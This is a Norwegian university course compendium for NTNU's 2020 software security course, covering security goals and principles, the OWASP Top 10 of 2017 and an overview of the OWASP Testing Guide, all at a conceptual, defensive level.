KOMPENDIUM

Våren 2020

Programvaresikkerhet

Dette er et kompendium for emnet TDT4237 holdt ved NTNU Våren 2020. Kompendiet er basert på forelesningsnotatene (F), bøkene «Security Engineering» av Anderson, «Release» av Owasp og «Foundation of Security» av Daswani, Kern og Kesavan. Det er også basert på diverse andre oppgitte papirer og nettsider. Kompendiet er fokusert på læringsmålene i emnet, som vil gis ved starten av hver nye del. Deler som dekker læringsmålene er markert med (L).

Konsepter og prinsipper innenfor sikkerhet


Denne delen av kompendiet er basert på forelesningsnotatene. Læringsmålene er:

L1. Kunne forstå grunnleggende sikkerhetsmål
L2. Kunne bruke høy-nivå retningslinjer for sikkerhet

Hvorfor er sikkerhet viktig?


Programvaresikkerhet blir et stadig viktigere tema ettersom samfunnet blir mer og mer digitalisert. 70% av alle organisasjoner oppgir at de har blitt utsatt for et suksessfullt cyberangrep i løpet av de siste 12 månedene, og dataangrep er den største bekymringen for norske ledere. Samtidig som at frykten for dataangrep er størst, oppgir hver fjerde virksomhet at de ikke er godt nok sikret mot dette. Dette vil tilsvare at man er redd for at det skal begynne å brenne, men dropper å installere røykvarsler og slukkeutstyr.

Nesten alle datamaskiner som er laget siden 1995 har en alvorlig feil som lar angripere få tilgang til selv den sikreste informasjonen på datamaskinene. Denne feilen utnyttes av to typer angrep (Meltdown og Spectre) og er basert på «kernelen» som er en del av operativsystemet til maskinene. En av oppgavene til kernelen er å hindre at dataen i ett program blir lest av et annet. Du vil ikke at Spotify skal ha tilgang til alle emailene dine, men hvis du ønsker å sende en Spotify sang til en venn vil kernelen sørge for at kun denne informasjonen blir delt. Angripere kan utnytte dette for å få tilgang til sensitiv data som er lagret i minnet til andre programmer som kjører. Dette kan inkludere passord, bilder, kredittkortinformasjon, emailer, osv. I tillegg vil ikke antivirus programvare kunne oppdage angrepene. Vi vet at disse svakhetene eksisterer, men så langt er det ingen måte å vite om noen faktisk har brukt dem.



Noen andre eksempler på trusler eller angrep som kan utføres på programvare er:

- **Web defacement –** legitime nettsider byttes ut med falske. Eksempel er nettsiden IBMs developerWorks som ble hacket av en person som byttet ut nettsiden med en beskjed til admin (se figur).
- **Control hijacking** – angriper oppnår kontroll over systemet. Et eksempel er Chrysler kjøretøysystem, der hackere fikk mulighet til å styre motoren og hjulene dersom de fikk tilgang til IP adressen til bilen. Et annet eksempel er når android mobiler ble kapret i 2011, ved at 58 apper ble infisert og 260 000 nedlastninger ble utført på 4 dager.
- **Trojan horse malware** - skadelig programvare er forkledd som antivirus-programvare for å angripe brukere som blir lett skremt. Målet kan være både PC- og mobilbrukere.
- **Phishing** – forfalsket nettsted som ser ekte ut eller email eller SMS som lurer brukere. Eksempler er FBstarter som ligner på login siden til Facebook eller SMSer som ber deg om å «oppdatere betalingsinformasjon».
- **Datatyveri/tap** – data blir stjålet eller tapt. Et eksempel er når millioner av passord ble stjålet fra Google og Yahoo brukere i et stort sikkerhetsbrudd i 2016. Noen dager senere ble passord stjålet fra millioner av LinkedId brukere. Hackere kan bruke disse passordene til å få tilgang til andre kontoer hos brukerne.



- **Denial of service (DoS)** – servere blir oversvømmet med pakker, noe som fører til at de dropper legitime pakker og tjenesten blir utilgjengelig. Et eksempel er den multinasjonale banken HSBC som ble utsatt for et DoS angrep i 2012. Dette angrepet påvirket ikke dataen til kundene, men gjorde at de ikke kunne bruke nettjenestene til HSBC.

Grunnleggende sikkerhetsmål (L1)

Noen grunnleggende sikkerhetsmål er:

- **Konfidensialitet (*confidentiality*)** – innebærer å holde noe hemmelig ved kommunikasjon og lagring av data. Dette kan oppnås vha. kryptografi, autentisering, autorisering, osv.
- **Integritet (*integrity*)** – omfatter dataintegritet som hindrer korrupsjon av data og kontrollintegritet som hindrer control hijacking (se forrige side). Konfidensialitet handler om å kontrollere hvem som kan lese meldinger, mens integritet handler om å kontrollere hvem som kan skrive meldinger. Dette kan oppnås vha hashing av meldinger og data.
- **Tilgjengelighet (*availability*)** – tjenesten må være tilgjengelig, noe som avhenger av system opptid (*uptime*), system responstid og gratis lagring. Målet til et DoS angrep er å redusere tilgjengeligheten
- **Personvern (*privacy*)** – ivaretakelse av personlig integritet og individers mulighet til å ha en egen privat sfære som de selv kontrollerer. Konfidensialitet handler om å holde business informasjon hemmelig, mens personvern handler om å holde personlig informasjon hemmelig.
- **Ansvarlighet (*accountability*)** – omfatter logg- og revisjonsspor (*audit trails* = sporing av transaksjoner innenfor regnskap). For å oppnå høy ansvarlighet er det nødvendig med sikker tidsstempling og høy dataintegritet.
- **Ikke-benektelse (*non-repudiation*)** – to parter kan ikke nekte for at de har interagert med hverandre. Dette kan oppnås ved å bruke en pålitelig tredjepart, for eksempel kan Alice ønske å bevise til Trent at hun har utført en transaksjon med Bob. Man kan også generere bevis/kvitteringer, som er digitalt underskrevne påstander.

Konfidensialitet, integritet og tilgjengelighet utgjør det som kalles **CIA.**


Sikkerhetsprinsipper (L2)

Noen høynivå sikkerhetsprinsipper er:


1. **Sikkerhet er helhetlig** – IT sikkerhet omfatter sikkerheten innenfor nettverk, programvareapplikasjoner, operativsystem og maskinvare. Sikkerheten vil også omfatte fysisk sikkerhet, retningslinjer og prosedyrer. Selv om sikkerhetsegenskaper er på plass, trenger ikke det å implisere at noe er sikkert. For eksempel selv om man bruker kryptering er man ikke beskyttet mot svake passord**. Sikkerhet er en prosess og ikke et produkt**. Produkter kan gi en viss beskyttelse, men den eneste måten å effektivt utføre forretninger i en usikker verden er å få på plass prosesser som tar hensyn til den iboende usikkerheten i produktene. Trikset er å redusere risikoen for eksponering uavhengig av produktene.
2. **Sikkerhet er et økonomispill** – et system vil være sikkert dersom belønningen for å bryte systemet er mye mindre enn kostnaden for å bryte det. Altså, hvis angriperne kan tjene på å bryte systemet, vil ikke systemet være sikkert. Derfor handler det om å heve baren høyt nok.
3. **Sikkerhet handler om risikostyring** – det er viktig at man oppnår tilstrekkelig høy sikkerhet som er tilpasset programvaren. Ved alfa versjonen har man ikke nok å beskytte enda, så det er vanskelig å forutsi typer trusler og vanlig å sette opp et grunnleggende rammeverk for sikkerhet. Ved beta versjonen er det viktig å forbedre sikkerheten gjennom kontinuerlig analyse av trusler.

Noen mer detaljerte sikkerhetsprinsipper er:

1. **Sikre det svakeste leddet** – informasjonssikkerheten er like sterk som det svakeste leddet. Angripere trenger kun å finne en feil, så designere må forsøke å dekke alle mulige feil. Vanlige svake ledd er svake passord, mennesker (eks: mailangrep), interne angrep, osv.



2. **Bruk dybdeforsvar** – det er nyttig å bruke flere lag med forsvar, slik at man ikke stoler på kun én forsvarstype. For eksempel kan man bruke en kombinasjon av brannmur, autentifisering, autorisering, kryptografi, osv. Dybdeforsvar innebærer å ha forebygging, gjenkjenning, innesperring (eks: beredskapsplan) og gjenoppretting.
3. **Feil sikkert** – vær forberedt på at sikkerheten feiler, ved å la sikkerhetsunntak kontrollere seg selv (eks: hvis brannmuren feiler kan all trafikk stoppes) og hindre at sikkerhetsmetoder kalles ved andre unntak (eks: ingen kredittkort-autentifisering når linjen til kredittkortselskapet er nede)




4. **Kompartisjon** – separer ting i ulike deler og unngå at delene blandes sammen. For eksempel kan nettverk deles inn i ulike soner og sensitive applikasjoner kan kjøres på separate datamaskiner.
5. **Motvillig til å stole på noen** – det er alltid greit å være skeptisk og ikke anta at all brukerinput er gyldig. For eksempel kan brukerinput være SQL injeksjonsangrep
6. **Følg prinsippet om minst privilegium** – sørg for å begrense aksessen og tiden til det minimale som trengs for å få jobben gjort. For eksempel er det kun admin som bør kunne lese og endre systemfiler, web servere bør kunne lese, men ikke endre html-filer og når brukere har vært inaktive lenge bør de logges ut automatisk.
7. **Holdt det enkelt** – reduser angrepsrommet ved å lage systemet så enkelt som mulig, unngå unødvendige funksjoner og lukk ubrukte porter. Mindre funksjonalitet betyr mindre eksponering for angrep. Det er en balanse mellom sikkerhet og brukbarhet, siden man oppnår større sikkerhet ved å fjerne funksjonalitet som kan gjøre systemet enklere å bruke.

8. **Frem personvern** – det er viktig å sikre personvernet til brukere. Et eksempel på utsatt programvare er one-click shopping, der informasjon om kredittkortet hos brukeren er lagret på en server. I dette tilfellet er det lagt større vekt på brukbarhet enn sikkerhet, og det kan føre til tapt personvern.
9. **Husk at det er vanskelig å skjule hemmeligheter** – *security by obscurity* er en type sikkerhet som avhenger av at designet eller implementasjonen er hemmelig. Det kan være nødvendig å ha en slik form for sikkerhet, men det er ikke tilstrekkelig å bruke alene. Det er opp til forretningen å avgjøre om de skal ha open source eller close source, men uansett er det viktig at de er forberedt på worst-case scenario.
10. **Bruk fellesskapets ressurser** – det er viktig at man bruker nettsider og andre kilder for å finne informasjon om kjente trusler og svakheter. Dermed kan man få tips og anbefalinger om hvordan man kan beskytte programvaren mot disse.

Software security touchpoints (Eksamen 2015)

Software security touchpoints er delprosessene i en programvareutviklingen, der sikkerhetsproblemer bør vurderes. Punktene ordnet som mest effektiv til minst, er:

1. Code review (bugs)
2. Arkitektur risikoanalyse (feil)
3. Penetreringstesting
4. Risikobasert sikkerhetstesting
5. Abuse cases
6. Sikkerhetskrav
7. Sikkerhetsdrift



http://www.swsec.com/resources/touchpoints/

OWASP Testing Guide

Denne delen av kompendiet er basert på alle kapitlene i OWASP Testing Guide og kapittel 7, 8, 9 og 10 i Foundation of Security. Forelesningsnotatene og øvingene er brukt som informasjon om hva som er viktig. Læringsmålene er:

- **L3. Forstå og kunne motvirke ulike typer angrep nevnt i forelesning og øvinger**
- **L4. Kunne finne sårbarheter i Python kode og forstå hvordan disse kan fikses**
- **L5. Forklar ulike passordrelaterte konsepter og autentifiseringsmetoder**


OWASP topp 10 kritiske sikkerhetsproblemer (L)

Et sikkerhetsproblem åpner en bane i applikasjonen som kan utnyttes av angripere for å skade virksomheten. **OWASP har definert følgende punkter som topp 10 kritiske sikkerhetsproblem for web-applikasjoner i 2017**:

1. **A1: 2017 – Injection**
2. **A2: 2017 – Broken Authentication**
3. **A3: 2017 – Sensitive Data Exposure**
4. **A4: 2017 – XML External Entities (XXE)**
5. **A5: 2017 – Broken Access Control**
6. **A6: 2017 – Security Misconfiguration**
7. **A7: 2017 – Cross-Site Scripting (CSS)**
8. **A8: 2017 – Insecure Deserialization**
9. **A9: 2017 – Using Components With Known Vulnerabilities**
10. **A10: 2017 – Insufficient Logging & Monitoring**

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

Vi skal se nærmere på hva disse innebærer og gir noen eksempler sett i øvingene og ved https://sucuri.net/guides/owasp-top-10-security-vulnerabilities-2020/. Eksemplene er knyttet til kodene gitt i OWASP, som er forklart senere i kompendiet.




A1: 2017 – Injection

Dette sikkerhetsproblemet innebærer at angripere sender upålitelig data til systemet som del av en kommando eller query, og de kan dermed lure systemet til å utføre uønsket kommandoer eller aksessere data uten riktig autorisering. Eksempler på problemer som klassifiseres som Injection er:

- Ulike typer injeksjonsangrep (OTG-INPVAL-006 til OTG-INPVAL-012)
- SQL injection (OTG-INPVAL-005)
- Remote Command Injection (OTG-INPVAL-013)
- Input Validation (OTG-IDENT-002/OTG-BUSLOGIC-008)


A2: 2017 – Broken Authentication



Dette sikkerhetsproblemet innebærer at funksjoner relatert til autentifisering og sesjonsmanagement er implementert feil, noe som kan utnyttes av angripere for å få tilgang til passord, cookies, nøkler, osv. Disse kan brukes for å midlertidig eller permanent utgi seg for å være noen andre. Eksempel på problemer som klassifiseres som Broken Authentication er:

- Generelt: bruk av kjente passord (eks: 123), manglende automatisk utlogging ved inaktivitet, gjenbruk av svake passord, brute force angrep, passord med plaintext eller svak kryptering, mangler multi-faktor autorisering, mangler rotasjon av brukerID etter login, osv.
- Standard brukere, slik som admin (OTG-AUTHN-002/OTG-IDENT-004)
- Weak lock-out mekanisme (OTG-AUTHN-003)
- Remember-funksjonalitet (OTG-AUTHN-005)
- Browser cache svakhet (OTG-AUTHN-006)
- Weak password policy (OTG-AUTHN-007)
- Svakt sikkerhetsspørsmål (OTG-AUTHN-008)
- Svak passord reset (OTG-AUTHN-009)
- Svakere autorisering i alternative kanaler (OTG-AUTHN-010)


A3: 2017 – Sensitive Data Exposure



Dette sikkerhetsproblemet innebærer at web applikasjoner og API-er ikke beskytter sensitiv data på riktig måte. Angripere kan stjele eller endre data som er dårlig beskyttet, og denne dataen kan brukes i kredittkortsvindel, identitetstyveri eller andre forbrytelser. Eksempel på problemer som klassifiseres som Sensitive Data Exposure er:

- Generelt: bruk av enkel hashing for å lagre passord, svak eller manglende kryptering, manglende SSL sertifikat, osv.
- Opplisting av brukere (OTG-IDENT-004)

A4: 2017 – XML External Entities (XXE)



Dette sikkerhetsproblemet kan gjelde applikasjoner som bruker XML format for å overføre data mellom nettleseren og serveren. Flere applikasjoner som prosesserer XML data inneholder sårbarheter som angripere kan utnytte for å se interne filer på serveren til applikasjonen eller interagere med backend eller eksterne systemer som applikasjonen kan aksessere. Eksempel på problemer som klassifiseres som XML External Entities er:

- Generelt: opplasting av skadelige XML filer som angriper innebygde enheter i maskinen
- XML injeksjonsangrep (OTG-INPVAL-008)

A5: 2017 – Broken Access Control

Dette sikkerhetsproblemet innebærer at begrensninger på hva autentiserte brukere har lov til ikke blir håndhevet riktig. Angripere kan utnytte disse feilene for å få tilgang til uautorisert funksjonalitet og data. For eksempel kan de få tilgang til kontoen til andre brukere, se sensitive filer, endre dataen til andre brukere, osv. Eksempel på problemer som klassifiseres som Broken Access Control er:

- Generelt: angriper får tilgang til server, adminsider, andre applikasjoner på serveren, databasen, uautorisert funksjonalitet og data, sensitive filer, osv.

- Unngå autoriseringsskjema (OTG-AUTHZ-001/OTG-AUTHZ-002)
- Filnavn skriver over andre ressurser (OTG-BUSLOGIC-008)

A6: 2017 – Security Misconfiguration

Dette sikkerhetsproblemet går ut på at applikasjonen ikke implementerer alle sikkerhetskontrollene eller implementerer disse feil, og det er det vanligste problemet. Det er ofte et resultat av usikre standardkonfigurasjoner, åpen skylagring, feilkonfigurerte HTTP-headere og ordrette feilmeldinger med sensitiv informasjon. Alle operativsystem, rammeverk, bibliotek og applikasjoner må konfigureres forsvarlig, men de må også oppgraderes eller fikses i rett tid. Eksempel på problemer som klassifiseres som Security Misconfiguration er:

- Generelt: bruk av detaljerte feilmeldinger og at prøve-applikasjoner med kjente svakheter som følger med serveren ikke fjernes.
- Oppbygning av nettverk og infrastruktur (OTG-CONFIG-001)
- Avsløring av feilmeldinger (OTG-ERR-002)
- Clickjacking (OTG-CLIENT-009)
- Usikker passord hashing og statisk salt (WST-CRYPST-004)
- Session Timeout (OTG-SESS-006/OTG-SESS-007)
- Fil-opplasting (OTG-BUSLOGIC-009)
- Legitimasjon frakter over ukrypterte kanaler (OTG-AUTHN-001)
- Gamle filer (OTG-CONFIG-004)
- Dårlige cookie attributter (OTG-SESS-002)
- MIME-sniffing (OTG-INPVAL-002)

A7: 2017 – Cross-Site Scripting (XSS)

Dette sikkerhetsproblemet innebærer at web applikasjoner lar angripere injisere egen HTML eller JavaScript kode på nettsider som ses av andre brukere, slik at de kan kapre brukerøkter (bruker cookies for å logge seg inn på kontoen til andre brukere), deface nettsider eller omdirigere brukere til ondsinnede nettsider. Eksempel på problemer som klassifiseres som Cross-Site Scripting er:

- Generelt: bruk av upålitelig data i HTML kode som angriper kan endre for å kapre økten til brukere.
- Stored XSS (OTG-INPVAL-002)
- Mangel på Anti-CSRF tokens (OTG-SESS-005)

A8: 2017 – Insecure Deserialization

Dette sikkerhetsproblemet innebærer at prosessen der stringer omdannes til objekter (kalt deserialisering) ikke er sikret på riktig måte, slik at det kan utnyttes for å eksternt kjøre kode eller utføre angrep (eks: injeksjon eller DoS). Eksempel på problemer som klassifiseres som Insecure Deserialization er:

- Generelt: bruk av serialisering for å lage en «super» cookie som inneholder brukerID, passord, osv.
- Lesing av cookies vha Python Pickle (CWE-502)

A9: 2017 – Using Components With Known Vulnerabilities

Dette sikkerhetsproblemet innebærer at applikasjoner bruker komponenter, slik som bestemte typer rammeverk og servere, som har kjente svakheter. Disse komponentene kan identifiseres og utnyttes med automatiske verktøy. Mange utviklere fokuserer ikke på å sikre disse komponentene og i mange tilfeller er de ikke klar over hvilke komponenter de bruker. Et angrep på en utsatt komponent kan legge til rette for alvorlig datatap eller overtagelse av server. Dersom applikasjonen eller API-et bruker komponenter med kjente sårbarheter, kan dette undergrave forsvaret til applikasjonen og muliggjøre forskjellige angrep. Eksempel på problemer som klassifiseres som Using Components With Known Vulnerabilities er:

- Generelt: utviklerne kjenner ikke hvilke versjoner eller typer av komponentene de bruker og er dermed ikke klar over hvilke svakheter komponentene er utsatt for. Komponentene inkluderer rammeverk, server, programvare, APIs, bibliotek, osv.
- Bruk av rammeverk og server med kjent svakhet (OTG-CONFIG-001/OTG-INFO-002)

A10: 2017 – Insufficient Logging & Monitoring

Dette sikkerhetsproblemet innebærer at applikasjoner har utilstrekkelig logging og overvåking, noe som gjør at angripere kan fortsette å angripe systemet, ødelegge data eller angripe flere systemer uten å oppdages. Det kan ta over 200 dager før man oppdager et sikkerhetsbrudd, og da vil det ofte være eksterne parter som har oppdaget det. Eksempel på problemer som klassifiseres som Insufficient Logging & Monitoring er:

- Generelt: manglende logging som gjør det vanskelig å oppdage bruk av skannere for å finne passordet hos brukere som har vanlige og svake passord
- Manglende logging for å detektere brute-force angrep (OTG-CONFIG-002)

A2: 2013 – Session Management

Dette sikkerhetsproblemet innebærer at funksjoner relatert til session management ofte ikke er implementert riktig, slik at angripere får tilgang til passord, keys eller session tokens som kan utnyttes for å ta over sesjonen til brukere (dvs. utgi seg for å være en annen bruker). Eksempel på problemer som klassifiseres som Session Management:

- Unngå Session Management (OTG-SESS-001)
- Dårlige cookie attributter (OTG-SESS-002)
- Sesjonsfiksering (OTG-SESS-003)
- Utsatte sesjonsvariabler (OTG-SESS-004)
- Utloggingsfunksjonalitet (OTG-SESS-006)
- Session timeout (OTG-SESS-007)
- Session puzzling (OTG-SESS-008)

Neste del av kompendiet vil gå igjennom boka OWASP Testing Guide, som forklarer hvordan man kan oppdage og motvirke disse sikkerhetsproblemene.


OWASP Testing Guide

Problemet med usikker programvare er kanskje den viktigste teknologiske utfordringen i vår tid. OWASP (Open Web Application Security Project) forsøker å skape en verden der usikker programvare er det unormale og ikke normen. **OWASP testing guide er en tilnærming som kan brukes for å teste sikkerheten til web-applikasjoner**. Man kan ikke bygge sikre applikasjoner uten å utføre sikkerhetstester på dem. OWASP beskriver hvordan man kan utføre tester på en rask, nøyaktig og effektiv måte. En av de viktigste tingene å huske når man utfører sikkerhetstesting er å prioritere hva som er viktigst. Det er uendelig måter en applikasjon kan feile, og organisasjonen har begrenset tid og ressurser. Derfor er det viktig å sikre at disse blir brukt på en lur måte. Prøv å fokuser på sikkerhetshullene som er en reell risiko for din virksomhet.

Kapittel 2 – OWASP testprosjektet

OWASP rammeverket kan brukes av organisasjoner for å teste deres applikasjoner, slik at de kan bygge pålitelig og sikker programvare. Det er svært vanskelig å måle sikkerhet, og et eventuelt sikkerhetsmål vil omfatte den tekniske sårbarheten og økonomien hos programvare (dvs. kostnaden av sårbarheten). Utviklere bør måle sikkerheten i løpet av hele utviklingsprosessen, og deretter avgjøre kostnaden ved usikker programvare basert på hvilken effekt det vil ha på virksomheten. Dette vil gjøre det lettere å utvikle prosesser og tildele ressurser for å kontrollere risikoer.

Software Development Life Cycle (SDLC) – hva, når og hvordan teste



SDLC hos Microsoft
SDLC - Microsoft

Testing er prosessen av å sammenligne tilstanden til systemet eller applikasjonen mot et sett med kriterier. De fleste utviklerne vil ikke teste programvaren før den er ferdig, noe som er en svært ineffektiv og kostbar fremgangsmåte. **En av de beste måtene å unngå at sikkerhetsproblemer oppstår er å inkludere sikkerhet i hver av fasene i Software Development Life Cycle (SDLC, se figur)**. **De ulike fasene er å definere, designe, utvikle, deploye og vedlikeholde**. Selskaper undersøke deres SDLC for å sikre at sikkerhet er en integrert del av utviklingsprosessen. Et testprogram bør ha komponenter som tester mennesker (utdanning og oppmerksomhet), prosess (standarder og retningslinjer) og teknologi (implementasjon). Det er altså nødvendig med en helhetlig (s.) tilnærming til testing, fordi hvis man kun tester den tekniske implementasjonen vil man ikke oppdage andre sårbarheter som til slutt kan manifestere seg som tekniske problemer.

Prinsippene ved testing

Når man utfører sikkerhetstester bør man ta hensyn til følgende prinsipper:

1. **Det finnes ingen silver-bullet** – sikkerhet er en prosess og ikke et produkt, og det finnes ingen enkel løsning som vil motvirke alle typer angrep.
2. **Tenk strategisk, ikke taktisk** – sikkerhet bør være en del av SDLC istedenfor å kun utføres i oppdateringer og fiksinger.
3. **SDLC er kongen** – ved å integrere sikkerhet i hver fase av SDLC vil utviklerne oppnå en helhetlig tilnærming til applikasjonssikkerhet. Dette sikrer kostnadseffektiv testing.
4. **Test tidlig, og test ofte** – problemer som oppdages tidlig i SDLC kan fikses raskere og billigere. Utviklere bør ha kjennskap til vanlige problemer og hvordan disse unngås.
5. **Forstå omfanget til sikkerheten** – viktig å vite hvor mye sikkerhet prosjektet krever.
6. **Utvikle rett tankegang** – suksessfull testing krever at man tenker «utenfor boksen» som en angriper og ikke som en vanlig bruker.
7. **Forstå subjektet** – lag nøyaktig dokumentasjon om applikasjonen, som inkluderer informasjon om dataflyt, ønskede og uønskede use cases, detekterte angrep, osv.


8. **Bruk riktig verktøy** – automatiserte verktøy kan hjelpe sikkerhetspersonell, slik at de kan utføre tester raskere og enklere. Det krever forståelse av verktøyene.
9. **Djevelen er i detaljene** – en overflatetest er ikke tilstrekkelig og vil gi en falsk trygghetsfølelse (dvs. unngå falske positiver).
10. **Bruk kildekode når det er tilgjengelig** – undersøkelse av kildekoden gjør at man kan oppdage sårbarheter som man går glipp av ila. Black-box penetreringstest.
11. **Utvikle måleenheter** – viktig å kunne avgjøre om sikkerheten blir bedre
12. **Dokumenter testresultatet** – i slutten av testprosessen bør man lage en formell rapport som gir hva som ble utført, av hvem, når det ble utført og eventuelle funn.

Teste-teknikker

Noen vanlige typer teste-teknikker er:

- **Manuell inspeksjon og vurdering** – menneskelige vurderinger som tester sikkerhetsimplikasjoner ved mennesker, retningslinjer og prosesser. Kan også inkludere inspeksjonen av teknologibeslutninger. Det vil ofte innebære analyse av dokumentasjon eller intervju (spørre hvordan noe fungerer og hvorfor det er implementert slik). Fordeler er at det er effektiv, krever ikke støttende teknologi, kan brukes i ulike situasjoner, fleksibelt, fremmer team arbeid og kan brukes tidlig i SDLC. Ulemper at det kan være tidkrevende, støttende materiale er ikke alltid tilgjengelig og høye krav til menneskelige egenskaper for å være effektivt.
- **Trusselmodellering** – brukes av designere for at det skal bli enklere å tenke på truslene systemet deres kan utsettes for. De kan utvikle strategier for å unngå potensielle sårbarheter og fokusere på de viktigste delene av systemet. De lages tidlig i SDLC og brukes underveis i utviklingsprosessen. Senere i kompendiet ser vi på ulike metoder for trusselmodellering (eks: misuse case, attack tree, osv.). Som regel vil modellene gi en samling lister og diagrammer. Fordeler er at det er fleksibelt, kan brukes tidlig i SDLC og fokuserer på angriperens perspektiv på systemet. Ulemper er at det er en relativt ny teknikk og gode trussel modeller vil ikke nødvendigvis bety god programvare.
- **Code review** – prosessen av å se etter sårbarheter i kildekoden til applikasjonen. Mange viktige sårbarheter kan ikke oppdages eller er svært vanskelig å oppdage med andre former for analyse («hvis du ønsker å vite hva som egentlig foregår, gå rett til kilden»). All informasjon som trengs for å identifisere sikkerhetsproblemer vil være i koden, og det er ingen substitutt for å se på koden. Det fjerner gjetningen ved black-box testing. Fordeler er at det er fullstendig, effektiv, nøyaktig og rask. Ulemper er at det krever sikkerhetseksperter, koden som brukes kan være annerledes fra den som analyseres og man kan gå glipp av problemer i bibliotek eller ved kjøretid.
- **Penetreringstesting (black-box-testing)** – en ekstern kjørende applikasjon blir testet for å finne sårbarheter, uten at man vet noe om de indre funksjonene til applikasjonen. Testeren vil fungere som en angriper. Fordeler er at det kan være raskt, krever mindre egenskaper enn code review og tester koden som faktisk brukes. Ulemper er at det brukes for sent i SDLC og bør derfor ikke brukes som eneste testteknikk (kan brukes for å teste om sårbarheter har blitt fikset).

Det beste er å bruke en balansert tilnærming, der man kombinerer de ulike metodene for testing. Sikkerheten bør også integreres som en del av alle fasene i SDLC (unngå: «*to little to late*»). Hvilken balanse som er best vil avhenge av flere faktorer. Figuren viser hvordan et balansert rammeverk for testing bør se ut. Som vi kan se er hovedfokuset på tidlige faser av utviklerprosessen.



Utlede krav til sikkerhetstesten

Testmål er nødvendige for suksessfull testing, og disse målene er spesifisert av sikkerhetskravene. Et mål ved sikkerhetstesting er å vise at sikkerhetskontrollene fungerer som forventet, noe som innebærer å vise at dataen og tjenesten har konfidensialitet, integritet og tilgjengelighet. Et annet mål er å validere at sikkerhetskontrollene er implementert med få eller ingen sårbarheter. Sikkerhetskravene må dokumenteres og valideres (s. 16).

